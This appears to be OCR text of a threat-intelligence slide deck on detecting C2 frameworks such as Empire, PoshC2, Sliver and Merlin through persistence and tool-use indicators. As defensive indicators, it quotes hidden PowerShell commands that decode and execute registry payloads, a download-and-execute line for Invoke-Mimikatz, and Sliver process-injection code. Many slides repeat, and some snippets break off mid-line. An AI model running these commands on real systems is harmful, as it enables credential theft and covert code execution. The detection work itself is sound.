Empire	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -NonI -W hidden -c ¥"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp<registry key path>).<registry name>))
Koadic	C:¥Windows¥system32¥mshta.exe C:¥ProgramData¥<random filename>.hta
PoshC2	powershell -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper555
Quasar	• %AppData%¥<(option) any subdir>¥<any filename>.exe • C:¥Windows¥System32¥<(option) any subdir>¥<any filename>.exe • C:¥Program Files¥<(option) any subdir>¥<any filename>.exe
Sliver	<any command line>

Empire executes agent with Invoke-Expression(IEX)

wizSafe

Framework	Operation
AsyncRAT DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
Empire	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -NonI -W hidden -c ¥"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp<registry key path>).<registry name>))
Koadic	C:¥Windows¥system32¥mshta.exe C:¥ProgramData¥<random filename>.hta
PoshC2	powershell -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper555
Quasar	• %AppData%¥<(option) any subdir>¥<any filename>.exe • C:¥Windows¥System32¥<(option) any subdir>¥<any filename>.exe • C:¥Program Files¥<(option) any subdir>¥<any filename>.exe
Sliver	<any command line>

PoshC2 reads “Wallpaper555” registry value to execute an agent

wizSafe

Framework	Operation
AsyncRAT DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
Empire	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -NonI -W hidden -c ¥"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp<registry key path>).<registry name>))
Koadic	C:¥Windows¥system32¥mshta.exe C:¥ProgramData¥<random filename>.hta
PoshC2	powershell -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper555
Quasar	• %AppData%¥<(option) any subdir>¥<any filename>.exe • C:¥Windows¥System32¥<(option) any subdir>¥<any filename>.exe • C:¥Program Files¥<(option) any subdir>¥<any filename>.exe
Sliver	<any command line>

Only three paths for Quasar persistence using schtasks.exe

wizSafe

Framework	Operation
AsyncRAT DcRat	• %AppData%¥<any filename>.exe • %Temp%¥<any filename>.exe
Empire	C:¥Windows¥System32¥WindowsPowerShell¥v1.0¥powershell.exe -NonI -W hidden -c ¥"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String((gp<registry key path>).<registry name>))
Koadic	C:¥Windows¥system32¥mshta.exe C:¥ProgramData¥<random filename>.hta
PoshC2	powershell -exec bypass -Noninteractive -windowstyle hidden -c iex (Get-ItemProperty -Path Registry::HKCU¥Software¥Microsoft¥Windows¥currentversion¥themes¥).Wallpaper555
Quasar	• %AppData%¥<(option) any subdir>¥<any filename>.exe • C:¥Windows¥System32¥<(option) any subdir>¥<any filename>.exe • C:¥Program Files¥<(option) any subdir>¥<any filename>.exe
Sliver	<any command line>

Focus on WMI Event Subscription

wizSafe

Technique	Count	Framework
WMI Event Subscription	4/10	• Covenant • Empire • Koadic • PoshC2
Windows Service	4/10	• Covenant • Havoc • PoshC2 • Sliver
Component Object Model Hijacking	1/10	• Covenant
Image File Execution Options Injection	1/10	• Empire

WMI Event Subscription features

- Administrative privileges are required to register a WMI Event Subscription
- All frameworks use WQL for EventFilter
- Indicators
  - Name
  - Query

WMI Event Subscription name and query indicator matrix

wizSafe

Framework	Name	Query
Covenant	<any name>	select * from Win32_ProcessStartTrace where ProcessName = '<any process name>';
Empire	(default) Updater	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325
Koadic	K0adic	SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 300";
PoshC2	backup	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 10 AND TargetInstance.Minute = 30 GROUP WITHIN 60

Empire and Koadic subscription names are same as their other persistence mechanisms

wizSafe

Framework	Name	Query
Covenant	<any name>	select * from Win32_ProcessStartTrace where ProcessName = '<any process name>';
Empire	(default) Updater	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325
Koadic	K0adic	SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 300";
PoshC2	backup	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 10 AND TargetInstance.Minute = 30 GROUP WITHIN 60

PoshC2 subscription name is "backup"

wizSafe

Framework	Name	Query
Covenant	<any name>	select * from Win32_ProcessStartTrace where ProcessName = '<any process name>';
Empire	(default) Updater	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325
Koadic	K0adic	SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 300";
PoshC2	backup	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 10 AND TargetInstance.Minute = 30 GROUP WITHIN 60

Covenant WMI query uses lower-case letter

wizSafe

Framework	Name	Query
Covenant	<any name>	select * from Win32_ProcessStartTrace where ProcessName = '<any process name>';
Empire	(default) Updater	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325
Koadic	K0adic	SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 300";
PoshC2	backup	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 10 AND TargetInstance.Minute = 30 GROUP WITHIN 60

SharpSploit WMI source code

Covenant

wizSafe


```
private static ManagementObject  CreateEventFilter(string EventName,  EventFilter
    EventFilter, string ProcessName) {
    ManagementObject  _EventFilter = null;
    try {
        string query = string.Empty;
        if (EventFilter == EventFilter.ProcessStart) {
            query = $@"SELECT * FROM Win32_ProcessStartTrace WHERE
                ProcessName='{ProcessName}'";
        }
                _EventFilter = wmiEventFilter.CreateInstance();
                _EventFilter["Name"]  = EventName;
                _EventFilter["Query"]  = wql.QueryString;
<…snip…>
}
```

WMI Query in source code is written in capital letters

https://github.com/cobbr/SharpSploit/blob/4bf3d2aa44d73b674867a1d28cc90a3bd54f100f/SharpSploit/Persistence/WMI.cs#L46-L73

Indicators

Covenant wizSafe



Item	Value
Name	<any name>
Query	select * from Win32_ProcessStartTrace where ProcessName = '<any process name>';
Command Line	<any command line>

Empire and Koadic query refer "SystemUpTime"

wizSafe

Framework	Name	Query
Covenant	<any name>	select * from Win32_ProcessStartTrace where ProcessName = '<any process name>';
Empire	(default) Updater	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325;
Koadic	K0adic	SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 300";
PoshC2	backup	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 10 AND TargetInstance.Minute = 30 GROUP WITHIN 60

PoshC2 query refers system time

wizSafe

Framework	Name	Query
Covenant	<any name>	select * from Win32_ProcessStartTrace where ProcessName = '<any process name>';
Empire	(default) Updater	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325
Koadic	K0adic	SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 300";
PoshC2	backup	(default) SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 10 AND TargetInstance.Minute = 30 GROUP WITHIN 60

Threat Intelligence
~ Indicators of External Tools Usage ~

External tools features

- Many frameworks can utilize external tools as modules
  - There are many credential theft tools such as Mimikatz and Rubeus
- The use of external tools may be recorded in event logs as indicators
- Patterns that remain as an indicator for each framework

Pattern	Framework
Download external tools	• Merlin
Load external tools	• Empire • Koadic • Merlin • PoshC2
Inject external tools	• Sliver

Merlin downloads external tools from GitHub

Merlin wizSafe

- Merlin downloads external tools from GitHub
  - Not from C&C server
- External tools are downloaded using PowerShell
  - Tools are loaded using Invoke-Expression after they are downloaded
  - Tools are compiled and executed using csc.exe after they are downloaded
- Due to misconfigurations in their command lines, some tools may fail to execute
  - Since processes are created, the attempts of their execution are logged in the event log

Invoke-Mimikatz (PowerShell) download commands

Merlin

wizSafe


```
"commands": [
    "powershell.exe",
    "-nop",
    "-WindowStyle", "0",
    "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/BC-SECURITY/Empire/master/empire/server/data/module_source/credentials/Invoke-Mimikatz.ps1');",
      "Invoke-Mimikatz",
      "{{DumpCreds.Flag}}",
      "{{DumpCerts.Flag}}",
      "{{Command}}",
      "{{ComputerName}}"
    ]
```

Download the tool from GitHub and run it with Invoke-Expression

https://github.com/Ne0nd0g/merlin/blob/main/data/modules/windows/x64/powershell/powersploit/Invoke-Mimikatz.json#L22-L33

Indicators

Merlin wizSafe



Item	Value
Parent Process	<Merlin process>
Command Line	• powershell.exe -nop -WindowsStyle 0 "IEX (New-Object Net.WebClient).DownloadString('<GitHub URL>');" <Tool Function> • powershell.exe -nop -w 0 “IEX (New-Object Net.WebClient).DownloadString('<GitHub URL>’);" <Tool Function>

Seatbelt (C#) download commands

Merlin wizSafe

```
    "commands": [
      "powershell.exe", "-nop", "-w 1", "¥"",
      "(New-Object
System.Net.WebClient).DownloadFile('https://raw.githubusercontent.com/GhostPack/Seatbelt/master/S
eatbelt/Program.cs', $env:APPDATA+'¥¥¥{{FileName.Value}}.cs');",
      "$f=(Get-Content $env:APPDATA¥¥¥{{FileName.Value}}.cs);",
      "$f=($f -replace 'UInt32','uint');",
      "$f=($f -replace 'UInt64','ulong');",
      "Set-Content -Path $env:APPDATA¥¥¥{{FileName.Value}}.cs $f;",
      "c:¥¥¥Windows¥¥¥Microsoft.NET¥¥¥Framework64¥¥¥{{.NetVersion.Value}}¥¥¥csc.exe
/unsafe /nowarn:0649 /out:$env:APPDATA¥¥¥{{FileName.Value}}.exe
$env:APPDATA¥¥¥{{FileName.Value}}.cs;",
      "&$env:APPDATA¥¥¥{{FileName.Value}}.exe",
    <…snip…>
      ";del $env:APPDATA¥¥¥{{FileName.Value}}.*", "¥""
    ]
```

https://github.com/Ne0nd0g/merlin/blob/main/data/modules/windows/x64/csharp/enumeration/Seatbelt.json#L70-L134

Seatbelt (C#) download commands

Merlin wizSafe

```
    "commands": [
      "powershell.exe", "-nop", "-w 1", "¥"",
      "(New-Object
System.Net.WebClient).DownloadFile('https://raw.githubusercontent.com/GhostPack/Seatbelt/master/Seatbelt/Program.cs', $env:APPDATA+'¥¥¥{{FileName.Value}}.cs');",
      "$f=(Get-Content $env:APPDATA¥¥¥{{FileName.Value}}.cs);",
      "$f=($f -replace 'UInt32','uint');",
      "$f=($f -replace 'UInt64','ulong');",
      "Set
      "c:¥¥¥Windows¥¥¥Microsoft.NET¥¥¥Framework64¥¥¥{{.NetVersion.Value}}¥¥¥csc.exe
/unsafe /nowarn:0649 /out:$env:APPDATA¥¥¥{{FileName.Value}}.exe
$env:APPDATA¥¥¥{{FileName.Value}}.cs;",
      "&$env:APPDATA¥¥¥{{FileName.Value}}.exe",
    <…snip…>
      ";del $env:APPDATA¥¥¥{{FileName.Value}}.*", "¥""
    ]
```

Download the tool from GitHub and save to %AppData%

https://github.com/Ne0nd0g/merlin/blob/main/data/modules/windows/x64/csharp/enumeration/Seatbelt.json#L70-L134

Seatbelt (C#) download commands

Merlin wizSafe

Compile with csc.exe

```
    "commands": [
      "powershell.exe", "-nop", "-w 1", "
      "(New-Object
System.Net.WebClient).DownloadFile('https://raw.githubusercontent.com/GhostPack/Seatbelt/master/Seatbelt/Program.cs',$env:APPDATA+'¥¥¥¥{{FileName.Value}}.cs');",
      "$f=(Get-Content $env:APPDATA¥¥¥¥{{FileName.Value}}.cs);",
      "$f=($f -replace 'UInt32','uint');",
      "$f=($f -replace 'UInt64','ulong');",
      "Set-Content -Path $env:APPDATA¥¥¥¥{{FileName.Value}}.cs $f;",
      "c:¥¥¥¥Windows¥¥¥¥Microsoft.NET¥¥¥¥Framework64¥¥¥¥{{.NetVersion.Value}}¥¥¥¥csc.exe
/unsafe /nowarn:0649 /out:$env:APPDATA¥¥¥¥{{FileName.Value}}.exe
$env:APPDATA¥¥¥¥{{FileName.Value}}.cs;",
      "&$env:APPDATA¥¥¥¥{{FileName.Value}}.exe",
    <…snip…>
      ";del $env:APPDATA¥¥¥¥{{FileName.Value}}.*", "¥""
    ]
```

https://github.com/Ne0nd0g/merlin/blob/main/data/modules/windows/x64/csharp/enumeration/Seatbelt.json#L70-L134

Seatbelt (C#) download commands

Merlin wizSafe


```
    "commands": [
      "powershell.exe", "-nop", "-w 1", "¥"",
      "(New-Object
System.Net.WebClient).DownloadFile('https://raw.githubusercontent.com/GhostPack/Seatbelt/master/S
eatbelt/Program.cs', $env:APPDATA+'¥¥¥{{FileName.Value}}.cs');",
      "$f=(Get-Content $env:APPDATA¥¥¥{{FileName.Value}}.cs);",
      "$f=($f -replace 'UInt3
      "$f=($f -replace 'UInt64','ulong');",
      "Set-Content -Path $env:APPDATA¥¥¥{{FileName.Value}}.cs $f;",
      "c:¥¥¥Windows¥¥¥Microsoft.NET¥¥¥Framework64¥¥¥{{.NetVersion.Value}}¥¥¥csc.exe
/unsafe /nowarn:0649 /out:$env:APPDATA¥¥¥{{FileName.Value}}.exe
$env:APPDATA¥¥¥{{FileName.Value}}.cs;",
      "&$env:APPDATA¥¥¥{{FileName.Value}}.exe",
    <…snip…>
      ";del $env:APPDATA¥¥¥{{FileName.Value}}.*", "¥""
    ]
```

Delete files after the execution

https://github.com/Ne0nd0g/merlin/blob/main/data/modules/windows/x64/csharp/enumeration/Seatbelt.json#L70-L134

Indicators

Merlin wizSafe



Item	Value
Parent Process	<Merlin process>
Command Line	powershell.exe -nop "-w 1" ¥" "(New-Object Net.WebClient).DownloadString('<Github URL>', $env:APPDATA+'¥¥<Filename>.cs <…snip…>


Load PowerShell tools

Empire Merlin PoshC2 wizSafe

- Empire, Merlin and PoshC2 use PowerShell to call external tools
  - Invoke-Mimikatz, Invoke-Inveigh, etc …
- Loaded PowerShell tools are logged in the event log
  - PowerShell tool function names will be the indicators
- List of function names that may be used as indicators is in the Appendix of this presentation

Indicators

Empire Merlin PoshC2 wizSafe



Item	Value
Script block	• Invoke-Mimikatz • powercat • etc …

Sliver process injection feature

- Sliver executes C# tools using process injection
  - The default injection target is notepad.exe

```
windowsDefaultHostProc = `c:¥windows¥system32¥notepad.exe`
```

https://github.com/BishopFox/sliver/blob/master/client/command/alias/load.go#L49

  - Optionally runs as its own thread
- Sliver uses CreateRemoteThread with process injection
  - CreateRemoteThread can be monitored by Sysmon

C# tool process injection source code

Sliver

wizSafe

```
func ExecuteAssembly(data []byte, process string, processArgs []string, ppid uint32)
(string, error) {
    <...snip...>
    cmd, err := startProcess(process, processArgs, ppid, &stdoutBuf, &stderrBuf, true)
   <...snip...>
    handle, err := windows.OpenProcess(syscalls.PROCESS_DUP_HANDLE, true,
uint32(pid))
    <...snip...>
    err = windows.DuplicateHandle(handle, currentProcHandle, currentProcHandle,
&lpTargetHandle, 0, false, syscalls.DUPLICATE_SAME_ACCESS)
     <...snip...>
    threadHandle, err := injectTask(lpTargetHandle, data, false)
    <...snip...>
}
```

https://github.com/BishopFox/sliver/blob/master/implant/sliver/taskrunner/task_windows.go#L293-L344

C# tool process injection source code

Sliver

wizSafe

```
func ExecuteAssembly(data []byte, process string, processArgs []string, ppid uint32)
(string, error) {
    <...snip...>
    cmd, err := startProcess(process, processArgs, ppid, &stdoutBuf, &stderrBuf, true)
    <...snip...>
    handle, err := windows.OpenProcess(syscalls.PROCESS_DUP_HANDLE, true,
uint32(pid))
    <...snip...>
    err = windows.DuplicateHandle(handle, currentProcHandle, currentProcHandle,
&lpTargetHandle, 0, false, syscalls.DUPLICATE_SAME_ACCESS)
    <...snip...>
    threadHandle, err := injectTask(lpTargetHandle, data, false)
    <...snip...>
}
```


Create injection destination process and inject the C# tool

https://github.com/BishopFox/sliver/blob/master/implant/sliver/taskrunner/task_windows.go#L293-L344

Indicators

Sliver

wizSafe



Item	Value
Parent Process	<Sliver process>
Command Line	(default) c:¥windows¥system32¥notepad.exe ""

Shellcode injection source code

Sliver

wizSafe

```
func RemoteTask(processID int, data []byte, rwxPages bool) error {
    var lpTargetHandle  windows.Handle
    <...snip...>
    processHandle, err := windows.OpenProcess(syscalls.PROCESS_DUP_HANDLE,
false, uint32(processID))
    <...snip...>
     err = windows.DuplicateHandle(processHandle, currentProcHandle,
currentProcHandle, &lpTargetHandle, 0, false, syscalls.DUPLICATE_SAME_ACCESS)
    <...snip...>
    _, err = injectTask(lpTargetHandle, data, rwxPages)
}
```

Injection to the specified process

https://github.com/BishopFox/sliver/blob/master/implant/sliver/taskrunner/task_windows.go#L135-L164

InjectTask uses CreateRemoteThread

Sliver

wizSafe

